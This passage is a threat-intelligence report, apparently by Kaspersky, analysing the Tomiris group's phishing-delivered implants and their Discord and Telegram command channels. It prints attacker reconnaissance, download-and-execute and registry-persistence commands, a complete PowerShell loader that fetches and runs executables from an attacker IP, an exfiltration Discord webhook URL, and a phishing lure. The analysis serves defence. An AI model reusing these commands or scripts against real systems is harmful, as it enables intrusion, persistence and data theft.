


These attacks highlight a notable shift in Tomiris’s tactics, namely the increased use of implants that leverage public services (e.g., Telegram and Discord) as command-and-control (C2) servers. This approach likely aims to blend malicious traffic with legitimate service activity to evade detection by security tools.




Most infections begin with the deployment of reverse shell tools written in various programming languages, including Go, Rust, C/C#/C++, and Python. Some of them then deliver an open-source C2 framework: Havoc or AdaptixC2.

This report in a nutshell:

  • New implants developed in multiple programming languages were discovered;
  • Some of the implants use Telegram and Discord to communicate with a C2;
  • Operators employed Havoc and AdaptixC2 frameworks in subsequent stages of the attack lifecycle.

Kaspersky’s products detect these threats as:

  • HEUR:Backdoor.Win64.RShell.gen,
  • HEUR:Backdoor.MSIL.RShell.gen,
  • HEUR:Backdoor.Win64.Telebot.gen,
  • HEUR:Backdoor.Python.Telebot.gen,
  • HEUR:Trojan.Win32.RProxy.gen,
  • HEUR:Trojan.Win32.TJLORT.a,
  • HEUR:Backdoor.Win64.AdaptixC2.a.

For more information, please contact intelreports@kaspersky.com.

Technical details

Initial access



The infection begins with a phishing email containing a malicious archive. The archive is often password-protected, and the password is typically included in the text of the email. Inside the archive is an executable file. In some cases, the executable’s icon is disguised as an office document icon, and the file name includes a double extension such as .doc<dozen_spaces>.exe. However, malicious executable files without icons or double extensions are also frequently encountered in archives. These files often have very long names that are not displayed in full when viewing the archive, so their extensions remain hidden from the user.

Example of a phishing email containing a malicious archive

Example of a phishing email containing a malicious archive

Translation:

Subject: The Office of the Government of the Russian Federation on the issue of classification of goods sold in the territory of the Siberian Federal District
Body:
Dear colleagues!
In preparation for the meeting of the Executive Office of the Government of the Russian Federation on the classification of projects implemented in the Siberian Federal District as having a significant impact on the
socioeconomic development of the Siberian District, we request your position on the projects listed in the attached file. The Executive Office of the Government of Russian Federation on the classification of
projects implemented in the Siberian Federal District.
Password: min@2025

Example of an archive with a malicious executable

Example of an archive with a malicious executable

When the file is executed, the system becomes infected. However, different implants were often present under the same file names in the archives, and the attackers’ actions varied from case to case.

The implants


Tomiris C/C++ ReverseShell


Tomiris C/C++ ReverseShell infection schema

Tomiris C/C++ ReverseShell infection schema

This implant is a reverse shell that waits for commands from the operator (in most cases that we observed, the infection was human-operated). After a quick environment check, the attacker typically issues a command to download another backdoor – AdaptixC2. AdaptixC2 is a modular framework for post-exploitation, with source code available on GitHub. Attackers use built-in OS utilities like bitsadmin, curl, PowerShell, and certutil to download AdaptixC2. The typical scenario for using the Tomiris C/C++ reverse shell is outlined below.

Environment reconnaissance. The attackers collect various system information, including information about the current user, network configuration, etc.

echo 4fUPU7tGOJBlT6D1wZTUk
whoami
ipconfig /all
systeminfo
hostname
net user /dom
dir 
dir C:\users\[username]

Download of the next-stage implant. The attackers try to download AdaptixC2 from several URLs.

bitsadmin /transfer www /download http://<HOST>/winupdate.exe $public\libraries\winvt.exe
curl -o $public\libraries\service.exe http://<HOST>/service.exe
certutil -urlcache -f https://<HOST>/AkelPad.rar $public\libraries\AkelPad.rar
powershell.exe -Command powershell -Command "Invoke-WebRequest -Uri 'https://<HOST>/winupdate.exe' -OutFile '$public\pictures\sbschost.exe'

Verification of download success. Once the download is complete, the attackers check that AdaptixC2 is present in the target folder and has not been deleted by security solutions.

dir $temp
dir $public\libraries

Establishing persistence for the downloaded payload. The downloaded implant is added to the Run registry key.

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpdate /t REG_SZ /d $public\pictures\winupdate.exe /f
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Win-NetAlone" /t REG_SZ /d "$public\videos\alone.exe"
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Winservice" /t REG_SZ /d "$public\Pictures\dwm.exe"
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v CurrentVersion/t REG_SZ /d $public\Pictures\sbschost.exe /f

Verification of persistence success. Finally, the attackers check that the implant is present in the Run registry key.

reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

This year, we observed three variants of the C/C++ reverse shell whose functionality ultimately provided access to a remote console. All three variants have minimal functionality – they neither replicate themselves nor persist in the system. In essence, if the running process is terminated before the operators download and add the next-stage implant to the registry, the infection ends immediately.

The first variant is likely based on the Tomiris Downloader source code discovered in 2021. This is evident from the use of the same function to hide the application window.

Code of window-hiding function in Tomiris C/C++ ReverseShell and Tomiris Downloader

Code of window-hiding function in Tomiris C/C++ ReverseShell and Tomiris Downloader

Below are examples of the key routines for each of the detected variants.


Tomiris C/C++ ReverseShell main routine

Tomiris C/C++ ReverseShell main routine

Tomiris Rust Downloader

Tomiris Rust Downloader is a previously undocumented implant written in Rust. Although the file size is relatively large, its functionality is minimal.

Tomiris Rust Downloader infection schema

Tomiris Rust Downloader infection schema

Upon execution, the Trojan first collects system information by running a series of console commands sequentially.

"cmd" /C "ipconfig /all"
"cmd" /C "echo %username%"
"cmd" /C hostname
"cmd" /C ver
"cmd" /C curl hxxps://ipinfo[.]io/ip
"cmd" /C curl hxxps://ipinfo[.]io/country


Then it searches for files and compiles a list of their paths. The Trojan is interested in files with the following extensions: .jpg, .jpeg, .png, .txt, .rtf, .pdf, .xlsx, and .docx. These files must be located on drives C:/, D:/, E:/, F:/, G:/, H:/, I:/, or J:/. At the same time, it ignores paths containing the following strings: “.wrangler”, “.git”, “node_modules”, “Program Files”, “Program Files (x86)”, “Windows”, “Program Data”, and “AppData”.

A multipart POST request is used to send the collected system information and the list of discovered file paths to Discord via the URL:

hxxps://discordapp[.]com/api/webhooks/1392383639450423359/TmFw-WY-u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX

It is worth noting that only the paths to the discovered files are sent to Discord; the Trojan does not transmit the actual files.

The structure of the multipart request is shown below:

Contents of the Content-Disposition header Description
form-data; name=”payload_json” System information collected from the infected system via console commands and converted to JSON.
form-data; name=”file”; filename=”files.txt” A list of files discovered on the drives.
form-data; name=”file2″; filename=”ipconfig.txt” Results of executing console commands like “ipconfig /all”.
Example of "payload_json"

Example of “payload_json”

After sending the request, the Trojan creates two scripts, script.vbs and script.ps1, in the temporary directory. Before dropping script.ps1 to the disk, Rust Downloader creates a URL from hardcoded pieces and adds it to the script. It then executes script.vbs using the cscript utility, which in turn runs script.ps1 via PowerShell. The script.ps1 script runs in an infinite loop with a one-minute delay. It attempts to download a ZIP archive from the URL provided by the downloader, extract it to %TEMP%\rfolder, and execute all unpacked files with the .exe extension. The placeholder <PC_NAME> in script.ps1 is replaced with the name of the infected computer.

Content of script.vbs:

Set Shell = CreateObject("WScript.Shell")
Shell.Run "powershell -ep Bypass -w hidden -File %temp%\script.ps1"

Content of script.ps1:

$Url = "hxxp://193.149.129[.]113/<PC_NAME>" 
$dUrl = $Url + "/1.zip" 
while($true){
    try{
        $Response = Invoke-WebRequest -Uri $Url -UseBasicParsing -ErrorAction Stop
        iwr -OutFile $env:Temp\1.zip -Uri $dUrl
        New-Item -Path $env:TEMP\rfolder -ItemType Directory
        tar -xf $env:Temp\1.zip -C $env:Temp\rfolder
        Get-ChildItem $env:Temp\rfolder -Filter "*.exe" | ForEach-Object {Start-Process $_.FullName }
        break
    }catch{
        Start-Sleep -Seconds 60
    }
}

It’s worth noting that in at least one case, the downloaded archive contained an executable file associated with Havoc, another open-source post-exploitation framework.

Tomiris Python Discord ReverseShell

The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We were able to remove the obfuscation and recover the original script code. The Trojan serves as the initial stage of infection and is primarily used for reconnaissance and downloading subsequent implants. We observed it downloading the AdaptixC2 framework and the Tomiris Python FileGrabber.

Tomiris Python Discord ReverseShell infection schema

Tomiris Python Discord ReverseShell infection schema

The Trojan is based on the “discord” Python package, which implements communication via Discord, and uses the messenger as the C2 channel. Its code contains a URL to communicate with the Discord C2 server and an authentication token. Functionally, the Trojan acts as a reverse shell, receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.

Python Discord ReverseShell

Python Discord ReverseShell

Tomiris Python FileGrabber

As mentioned earlier, this Trojan is installed in the system via the Tomiris Python Discord ReverseShell. The attackers do this by executing the following console command.

cmd.exe /c "curl -o $public\videos\offel.exe http://<HOST>/offel.exe"

The Trojan is written in Python and compiled into an executable using PyInstaller. It collects files with the following extensions into a ZIP archive: .jpg, .png, .pdf, .txt, .docx, and .doc. The resulting archive is sent to the C2 server via an HTTP POST request. During the file collection process, the following folder names are ignored: “AppData”, “Program Files”, “Windows”, “Temp”, “System Volume Information”, “$RECYCLE.BIN”, and “bin”.

Python FileGrabber

Python FileGrabber

Distopia backdoor

Distopia Backdoor infection schema

Distopia Backdoor infection schema

The backdoor is based entirely on the GitHub repository project “dystopia-c2” and is written in Python. The executable file was created using PyInstaller. The backdoor enables the execution of console commands on the infected system, the downloading and uploading of files, and the termination of processes. In one case, we were able to trace a command used to download another Trojan – Tomiris Python Telegram ReverseShell.

Distopia backdoor

Distopia backdoor

Sequence of console commands executed by attackers on the infected system:

cmd.exe /c "dir"
cmd.exe /c "dir C:\user\[username]\pictures"
cmd.exe /c "pwd"
cmd.exe /c "curl -O $public\sysmgmt.exe http://<HOST>/private/svchost.exe"
cmd.exe /c "$public\sysmgmt.exe"

Tomiris Python Telegram ReverseShell

The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We managed to remove the obfuscation and recover the original script code. The Trojan uses Telegram to communicate with the C2 server, with code containing an authentication token and a “chat_id” to connect to the bot and receive commands for execution. Functionally, it is a reverse shell, capable of receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.

Initially, we assumed this was an updated version of the Telemiris bot previously used by the group. However, after comparing the original scripts of both Trojans, we concluded that they are distinct malicious tools.

Python Telegram ReverseShell (to the right) and Telemiris (to the left)

Python Telegram ReverseShell (to the right) and Telemiris (to the left)

Other implants used as first-stage infectors

Below, we list several implants that were also distributed in phishing archives. Unfortunately, we were unable to track further actions involving these implants, so we can only provide their descriptions.

Tomiris C# Telegram ReverseShell

Another reverse shell that uses Telegram to receive commands. This time, it is written in C# and operates using the following credentials:

